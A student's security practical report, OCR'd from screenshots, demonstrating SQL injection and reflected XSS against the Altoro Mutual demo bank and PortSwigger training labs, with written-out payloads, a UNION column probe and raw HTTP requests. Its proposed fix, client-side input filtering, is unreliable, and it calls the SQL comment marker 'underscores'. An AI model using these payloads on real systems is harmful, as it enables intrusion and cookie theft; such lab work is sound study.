Name - Yash Lakhtariya
Enrollment number - 21162101012
Branch - CBA   Batch - 61
INS Practical 1


Aim : Altoro Mutual Bank has hired you to assess their web application for security goals such as confidentiality and integrity to ensure that their information is not being compromised.

Your role is to prepare assessment report for this also provide steps to secure web application from this type of attacks.

Type of attack : SQL Injection

SQL Injection is a code injection technique which is generally used to hack databases, by placing malicious code in SQL statements via web page input.

1. Login bypass for Altoro Mutual Bank



Online Banking Login


Username: ' or '1'='1

Password: ••••••••••••

Here, for login, generally used SQL query is : select username, password from users where username = <someuser> and password = <somepassword>

Name - Yash Lakhtariya
Enrollment number - 21162101012
Branch - CBA Batch - 61
INS Practical 1

To bypass the query, ‘ or ‘1’=’1 can be used which adds or condition of 1=1, which is always true, hence allowing to login.
Successful login :


9% 26% 44°C
06:30:06 PM
1 2 3 Altoro Mutual - Brave
18% 48% 1 76 100%
Not secure | http://altoro.testfire.net/bank/main.jsp
AltoroMutual
Sign Off | Contact Us | Feedback | Search Go
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!

Click Here to apply.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2024 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features


The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to https://www.hcl-software.com/appscan/.

Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2024, HCL Technologies, Ltd., All rights reserved.

Solution : Client side data validation can help to prevent this type of attack. It can be implemented using client side validator of javascript, python, PHP, VBscript, etc. which filters username and password and allows text, digits only.

Name - Yash Lakhtariya
Enrollment number - 21162101012
Branch - CBA   Batch - 61
INS Practical 1

2. Script attack using embedded javascript.



8% 26% 43°C
06:30:33 PM
1 2 3 Altoro Mutual - Brave
18% 48% 1 76
100%
Not secure | http://altoro.testfire.net/bank/main.jsp

Sign Off | Contact Us | Feedback | Search <script> alert(document.cookie Go

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!

Click Here to apply.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2024 Altoro Mutual, Inc. *This web application is open source! Get your copy from GitHub and take advantage of advanced features*


The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to https://www.hcl-software.com/appscan/.

Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2024, HCL Technologies, Ltd., All rights reserved.

Here, in search box given at top right corner, javascript can be written like : <script> alert(document.cookie) </script>

Name - Yash Lakhtariya
Enrollment number - 21162101012
Branch - CBA   Batch - 61
INS Practical 1

It prints the cookie used by current webpage :



```
http://altoro.testfire.net/search.jsp?query=<script>+alert%28document.cookie%29+<%2Fscript>
```


```
altoro.testfire.net says

AltoroAccounts=ODAwMDAwfkNvcnBvcmF0ZX4tMy4xM
jMxMjMxMjMxMjMzMTIzRTc3fDgwMDAwMX5Da
GVja2luZ34zLjEyMzEyMzEyMzEyMzMxMjNFNzd8ODAwM
DAyflNhdmluZ3N+OC43NTY2NzgyNDJFN3w4M
DAwMDN+Q2hlY2tpbmd+LTUuOTk5OTk0MDc3NjYyNzk2
NEUyNnw4MDAwMDR+U2F2aW5nc34xMC4wfDgwM
DAwNX5DaGVja2luZ34yNS4wfDgwMDAwNn5TYXZpbmd
zfjYuMEUyNnw4MDAwMDd+Q2hlY2tpbmd+MTUwL
```

Solution : Same as previous, client side validation in search input can help in preventing this type of attack. It filters out the search query to allow only text, digits as input, filtering the special characters, underlines, etc.

Name - Yash Lakhtariya
Enrollment number - 21162101012
Branch - CBA   Batch - 61
INS Practical 1

Demonstration of SQL Injection on PortSwigger using Burp Suite Software :

1. Retrieval of hidden data


9% 35% 39°C
06:52:42 PM
1 2 3 SQL injection vulnerability in WHERE clause allowing retrieval…
18% 48% 1 76
100%
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Organizer Intruder Repeater Collaborator Sequencer Decoder Settings
Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward
Drop
Intercept is on
Action
Open browser
Add notes
Pretty Raw Hex
Inspector
Notes
Learn more
Search
0 highlights
Event log (16) Audit log All issues
Memory: 242.1MB
Lab: SQL injection vulne
SQL injection vulnerabil
Web Security Academy
LAB Solved
Back to lab description
Share your skills!
Continue learning
Home
WE LIKE TO SHOP
Refine your search:
All Accessories Food & Drink Gifts Lifestyle
Paint a rainbow
BBQ Suitcase
Conversation Controlling Lemon
Grow Your Own Spy Kit

WebSockets message to https://0a4b004a03702245828f1526009500d2.web-security-academy.net/academyLabHeader

```
1 PING
```

Inspector

The message inspector allows you to quickly decode data in WebSocket messages. Select one or more characters that you want to decode.

https://0a4b004a03702245828f1526009500d2.web-security-academy.net/filter?...

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data


Congratulations, you solved the lab!

Gifts' OR 1=1--

Here, where product category only shows released products, unreleased products can also be shown by removing consecutive parts of SQL query after category specification. Modify the GET request URL using BurpSuite Intercept by placing **'+OR+1=1--**

Name - Yash Lakhtariya
Enrollment number - 21162101012
Branch - CBA Batch - 61
INS Practical 1

2. Login bypass



Request to https://0a2b00db036760418024677200f1007a.web-security-academy.net:443 [34.246.129.62]

```
GET /my-account?id=administrator HTTP/2
Host: 0a2b00db036760418024677200f1007a.web-security-academy.net
Cookie: session=atdLkvESh0lzAZAhSJD1POkcYzJ951oY
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a2b00db036760418024677200f1007a.web-security-academy.net/my-ac
count?id=administrator
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```

Web Security Academy — SQL injection vulnerability allowing login bypass

Congratulations, you solved the lab!

Share your skills! Continue learning


My Account

Your username is: administrator

Similar to the previous one, login bypass can be done by placing two underscores -- after the username in the GET request, which ignores the consecutive parts of SQL query because it is commented by underscores.

Name - Yash Lakhtariya
Enrollment number - 21162101012
Branch - CBA   Batch - 61
INS Practical 1

3. Union attack, determining the number of columns returned by query



Target: https://0a4200360396f3438027219b004d00bf.web-security-academy.net

Request

```
GET /filter?category=Accessories'+union+select+null,null,null-- HTTP/2
Host: 0a4200360396f3438027219b004d00bf.web-security-academy.net
Cookie: session=q6KUKxfYtDB2l6nte6RuV2Zqk5cjMq6N
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
